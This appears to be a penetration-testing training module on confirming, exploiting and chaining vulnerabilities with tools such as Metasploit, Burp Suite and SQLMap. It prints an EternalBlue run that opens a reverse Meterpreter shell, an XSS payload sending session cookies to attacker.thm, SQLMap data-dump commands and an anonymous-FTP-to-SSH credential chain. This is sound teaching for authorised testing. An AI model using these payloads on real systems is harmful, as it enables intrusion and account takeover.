Exploitation and Weaponisation

From Vulnerability Discovery to Exploitation

Analysing a Finding

Understanding the affected functionality is a good starting point. Does the vulnerability affect a specific endpoint, a network service, a parameter, or an entire workflow? Who are the users that interact with it? These are some questions that you can ask yourself in order to understand the functionality that you will be exploiting.

Confirming Exploitability

A finding might be based on a version match, a configuration check, or a theoretical analysis rather than direct interaction. You need to verify it yourself before drawing any conclusions.

For network exploitation, this could mean checking the service version and confirming that the identified version is vulnerable and unpatched. Metasploit includes auxiliary scanner modules for this purpose. A service that is potentially vulnerable to MS17-010 can be checked by running the `auxiliary/scanner/smb/smb_ms17_010` module against the target to confirm if it is vulnerable.

Some exploit modules also include a `check` command that confirms whether the target is vulnerable without actually running the exploit payload.

For web vulnerabilities, confirming exploitability could mean interacting with the affected functionality directly. If an IDOR on a bank account endpoint is suspected, you could access your own information first to establish a baseline, then attempt to access another user's information with the same request structure.

Reproducing Reliably

A vulnerability that you can only trigger once is difficult to document and impossible to re-test at the end of the engagement. Before moving to exploitation, reproduce the issue at least twice under the same conditions.

If it only works sometimes, investigate why. Application state, session tokens, caching, and timing can all affect whether a vulnerability triggers consistently.

Deciding Whether to Exploit

Not every vulnerability needs to be exploited to prove its impact. A missing security header doesn't require a detailed demonstration. An exposed server banner doesn't require active exploitation.

If the risk is clear without the need for exploitation, document it and move on. If the impact requires a demonstration to be credible, perform the minimum level of exploitation needed to prove the point.

Practical Examples

Network Finding


During an internal network test, an Nmap scan identifies a Windows 7 host with SMB running on port 445. The OS version and patch level hint potential exposure to MS17-010.

Before loading any exploit, you run the Metasploit scanner module against the target.

msfconsole

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 > auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.0.0.5
RHOSTS => 10.0.0.5
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 10.0.0.5:445 - Host is likely VULNERABLE to MS17-010!
[*] 10.0.0.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

The scanner confirms that the host is vulnerable. You now have grounds to proceed with controlled exploitation, and you understand exactly what you're working with before launching the exploit module.



Controlled Exploitation Techniques

The goal of exploitation during a penetration test is not to cause maximum damage. It is to prove that a vulnerability can be exploited in a realistic way and under real conditions in order to produce a meaningful outcome. Everything beyond that is unnecessary and potentially harmful to the client.

Prove Control Minimally

Getting a reverse shell or extracting a single database record are some ways that you could achieve minimal control but demonstrate great impact. A full database dump or lateral movement chain is not necessary to prove that a vulnerability is impactful.

For example, running `whoami` or `hostname` through a command injection vulnerability already confirms code execution without writing to the filesystem.

For SQL injection, injecting `@@version` or `SELECT SYSTEM_USER` will show the database type and version that is in use, and whether the application is running with elevated privileges.

For XSS, `alert(document.domain)` will demonstrate script execution. If a privileged test account is provided for testing, a session cookie theft could be performed to demonstrate the real impact.

Scope Your Blast Radius

Reversible actions like reading a single record or confirming access to an admin panel are low-risk and sufficient to prove impact. Irreversible actions like creating accounts, modifying/deleting data, or disabling services should only be taken when there is no other way to demonstrate the finding, and only if explicit authorisation was provided by the client.

Document as You Go

It maps out your reproduction steps for later, and it gives you a clearer picture of what evidence you actually need to capture.

Saving request and response pairs from Burp Suite and terminal output from executed commands makes the whole documentation process easier. Having a full draft of the finding details after exploitation will prevent you from having to piece everything together, which could require additional evidence gathering and reproduction of the steps again.

When something works, take a screenshot, save the request, note the timestamp, and move on. If you're chaining vulnerabilities, document each link as you go.


Example: Network Exploitation

MS17-010 has been confirmed on an internal Windows 7 host using the scanner module. You load the exploit, set your target and payload, and run it.

msfconsole

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.0.5
RHOST => 10.0.0.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.0.100
LHOST => 10.0.0.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.0.100:4444
[+] 10.0.0.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.5:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.0.5:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.5:445 - The target is vulnerable.
[+] 10.0.0.5:445 - Connecting to target for exploitation.
[+] 10.0.0.5:445 - Connection established for exploitation.
[+] 10.0.0.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.5:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.0.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61   Windows 7 Ultima
[*] 10.0.0.5:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20   te 7601 Service
[*] 10.0.0.5:445 - 0x00000020 50 61 63 6b 20 31                                 Pack 1
[+] 10.0.0.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.5:445 - Sending all but last fragment of exploit packet
[*] Sending stage (203846 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.100:4444 -> 10.0.0.5:49306) at 2026-04-10 13:12:17 +0530
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

You receive a Meterpreter session. You run `getuid` to confirm you're operating as `NT AUTHORITY\SYSTEM`. That's all the proof that you need to demonstrate the impact.



Context-Aware Weaponisation

Weaponisation is where technical exploitation meets business impact. After confirming that a vulnerability exists, you must identify how it could impact the client's security posture.

Trust Boundaries

Every application and network has trust boundaries. These define what users, services, and systems are allowed to do.

When you find a vulnerability, you must identify which trust boundary it crosses. An IDOR between two regular user accounts has a different business impact than an IDOR that lets a regular user access an admin account or trigger a privileged action.

What Access Actually Means

Technical access and business impact are two different aspects that often get confused. Understanding the difference between the two helps demonstrate the overall risk to the client.

For example, a flaw in a password reset workflow could allow an attacker to take over any user's account. Compare that to a bug in a display preference setting, where the worst case is someone changing a theme colour. The level of access might look similar, but the business impact is completely different.

When you weaponise an issue, you have to think about how an attacker could leverage the vulnerability in order to demonstrate the most impact to the client.

Leveraging Existing Functionality

Context-aware weaponisation is understanding how an application or system is supposed to work and then showing how it can be turned against itself.

A foreign exchange conversion flaw is a good example. If the exchange rate is passed in the request body and the server never validates it, it could be leveraged to create overstated conversion. By understanding how the business logic works, you can submit a transfer with a manipulated exchange rate and demonstrate that financial controls can be bypassed. Nothing new is introduced, just a simple change in request parameters.

Recognising High-Value Actions

High-Value Action	Exploitation and Weaponisation
Password Reset	Exploit flawed reset flows to hijack user accounts and escalate access
User Role Management	Manipulate privilege assignments to gain admin or elevated access
Payment Functions	Tamper with payment logic, modify transaction values, or bypass approval workflows
Data Retrieval	Exploitation of an IDOR vulnerability to perform mass collection of customer data from the server

If a high-value action is affected by a vulnerability, the impact of successful exploitation and weaponisation becomes greater.

Chaining Vulnerabilities

Individual vulnerabilities sometimes do not seem impactful when assessed on their own. However, chaining them together can significantly increase the overall business impact.

What Chaining Means

Chaining vulnerabilities means utilising one vulnerability in order to increase the impact of another. The outcome of chained vulnerabilities is a realistic attack path that shows how an attacker could leverage a low-risk vulnerability to exploit a different flaw and produce a more severe impact.

Vulnerabilities that could be chained to demonstrate greater impact should be prioritised

For example, user enumeration to account takeover, where an attacker could enumerate valid users in the system and exploit a flaw in the password recovery workflow to compromise accounts.

Identifying Pivot Points

A pivot point is a stage in exploitation where the result of one vulnerability can be leveraged to exploit another vulnerability. Common vulnerability classes to look for are outlined in the table below:

Vulnerability Class	Exploit Chain
Information Disclosure	A verbose error message might expose an internal API endpoint or a stack trace revealing the underlying technology. A debug page might return session tokens or configuration values. This information can unlock access that would otherwise require guessing.
Broken Access Control	Once you can read data you shouldn't have access to, look at whether you can also write to it or reach related functionality that was assumed to be protected by the same access control gap.
Logic Flaws	An application might reach an unintended state when its workflow is used out of sequence. A password reset flow that lacks token ownership validation, combined with a username enumeration issue, is a realistic path to full account takeover.

Keeping It Controlled

When chaining two or more vulnerabilities, each step in the chain should follow the principles from Task 3, which is controlled exploitation. Again, this can be done by performing minimal exploitation, using safe payloads, and having a clear stopping point. The chain ends when the combined impact is fully demonstrated.

Example: Network Chain

During a network penetration test, Nmap discovers an FTP service on an internal host that accepts anonymous logins. By accessing the service anonymously and browsing the accessible directory, a backup configuration file was discovered.

The file contains plaintext SSH credentials for another host on the network. Using those credentials, authenticate to the second host via SSH and gain authenticated access to a machine that wouldn't have been reachable through direct exploitation.

Terminal

```
user@tryhackme:~$ ftp 10.0.0.8
Connected to 10.0.0.8.
Name (10.0.0.8:ftp): anonymous
230 Login successful.
ftp> ls
-rw-r--r-- 1 ftp ftp           59 May 15 09:42 backup_config.txt
ftp> get backup_config.txt
226 Transfer complete.
ftp> exit
user@tryhackme:~$ cat backup_config.txt
ssh_host: 10.0.0.15
ssh_user: svcadmin
ssh_pass: W!nter2023
user@tryhackme:~$ ssh svcadmin@10.0.0.15
svcadmin@10.0.0.15's password: ********
svcadmin@internal:~$
```

Each step in isolation is limited. Anonymous FTP access to a backup file is a medium-severity finding. Plaintext credentials in a backup file are medium findings. Lateral movement to a second host using those credentials becomes a high-severity finding. The chain tells the story of how an attacker would realistically move through the environment.

Example: Web Application Chain


A web application includes a customer support chatbot. Users can type messages, which are stored and displayed to support agents in an admin dashboard. Testing reveals that user input in the chatbot is stored and rendered without sanitisation, which results in an XSS vulnerability.

By logging into the test admin account and opening the dashboard, it was confirmed that the script executes in the admin's browser context. It's also confirmed that the admin's session cookies do not have the `HttpOnly` flag set, which means they are accessible by JavaScript code.

With both conditions confirmed, the vulnerabilities are chained by injecting a payload that sends the test admin's session cookie to a controlled endpoint:

```
<script>fetch('https://attacker.thm/log?c='+document.cookie)</script>
```

The test admin's session token is received by the server. Using the token in a separate browser confirms full admin access without knowing the admin's password.




Each step was performed against the test admin account provided for this purpose. The combined impact escalation from unauthenticated user to admin access is clearly demonstrated with clear evidence at every stage.

Tools in Context

Tools can help save time and effort during live engagements. While that is true, they could also cause unintended disruptions that could impact the environment, especially in production. Using a tool without understanding what it does is one of the most common mistakes that junior testers make. With a proper understanding of how tools work, a tester can be more efficient, control what gets sent, and prevent causing unintended disruptions

Metasploit Framework

The rule of thumb is to verify before you exploit. Use the auxiliary scanner to confirm that a vulnerability is present before running the exploit module. This is important to keep in mind for exploits that can cause service disruptions, such as EternalBlue, which can crash a target if the payload doesn't land cleanly.



Burp Suite

Burp Suite is the standard tool for web application testing. The Proxy intercepts requests between your browser and the application. The Repeater lets you modify and resend individual requests manually. These two components are where most web application exploitation happens.

Use Repeater to test individual inputs. Change one parameter at a time and observe the response. This gives you precise control over what you're sending and a clean record of the request and response pair, which is what you need for evidence collection.



Intruder is one feature that you need to be more careful with. Using a large wordlist and intrusive throttling configuration can overwhelm a web application and cause disruptions. On production systems, use the lowest effective settings while still demonstrating the impact. On any other system, confirm that you are authorised to perform automated attacks before running anything that generates significant request volume.

SQLMap

Below are examples of how SQLMap can be used in a controlled manner:

Identify Injection and List Available Databases

```
sqlmap -u "https://store.thm/product?id=1" --dbs --level=1 --risk=1
```


List Tables in a Specific Database

```
sqlmap -u "https://store.thm/product?id=1" -D targetdb --tables
```

Retrieve a Single Row from One Specific Table

```
sqlmap -u "https://store.thm/product?id=1" -D targetdb -T users --dump --start=1 --stop=1
```

The `--start=1 --stop=1` flags limit the output to a single row, which is enough to prove read access.



Reading Tool Output

Automated tools reduce the time it takes to find and confirm vulnerabilities. They don't replace the judgement needed to understand what those results actually mean. Being able to explain what a tool achieved and why it matters is what turns raw output into a solid finding or observation for the report.

Test Your Knowledge

Engagement Simulator

Walk through a simulated penetration test. Triage findings, build an exploit chain, and decide when to stop.

